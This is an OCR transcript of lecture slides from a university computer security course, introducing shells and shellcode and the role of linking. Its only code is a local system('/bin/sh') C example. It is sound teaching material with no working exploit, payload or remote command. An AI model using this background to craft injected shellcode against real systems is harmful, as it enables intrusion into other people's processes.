# Lec 06: Shellcode, BoF, and Control Flow

CSED415: Computer Security
Spring 2024

**Seulbae Kim**

POSTECH
POHANG UNIVERSITY OF SCIENCE AND TECHNOLOGY

# Administrivia



- Lab 01 is due this Sunday
  - Please make sure your report contains all five required items (double check PLMS)
- Team forming is also due this Sunday
  - Please make a submission for “Assignments > Team forming”
  - Still waiting on 5 more teams
- Make use of office hours!
  - Tue 1~2pm, Thu 10~11am at PIAI 434 (my office)

# Recap




- We covered the basics of binary analysis
  - Binary: ELF structure (header, segments, sections, …)
  - Loading: Process and in-memory data structures (e.g., stack)
  - x86: Reading and understanding x86 assembly code
  - Stack: We learned how stack is utilized for function calls

# Shellcode

# Shell

POSTECH

- A user interface that allows users to interact with an OS or software by typing commands
- It interprets user commands and executes them



# Shellcode

POSTECH

- A small piece of assembly code to be <u>injected</u> into a process
- Shellcode can execute arbitrary operations
  - Assembly code is turing complete! (ref: Lec 05)
    - Download and install malicious software (malware)
    - Upload critical files to attacker's server
    - …
- Typically executes a shell (e.g., `/bin/sh`)
  - Hence the term "shellcode"
  - Shell allows execution of arbitrary commands (powerful)
  - Shell execution can be achieved with minimal code footprint (efficient)

# Executing /bin/sh

POSTECH


- How can we write a code that executes “/bin/sh”?
  - In other words, how do we execute a command through code?

```
#include <stdlib.h>

int main(void) {
  system(“/bin/sh”);
  return 0;
}
```


Straightforward solution, but not recommended for shellcoding :(
Let’s explore why!

# Recap: Linking is the final step of compilation



# Closer look at the linker






# Background: Two types of linking




- **Static linking** copies all symbols into binary's code segment



# Background: Two types of linking

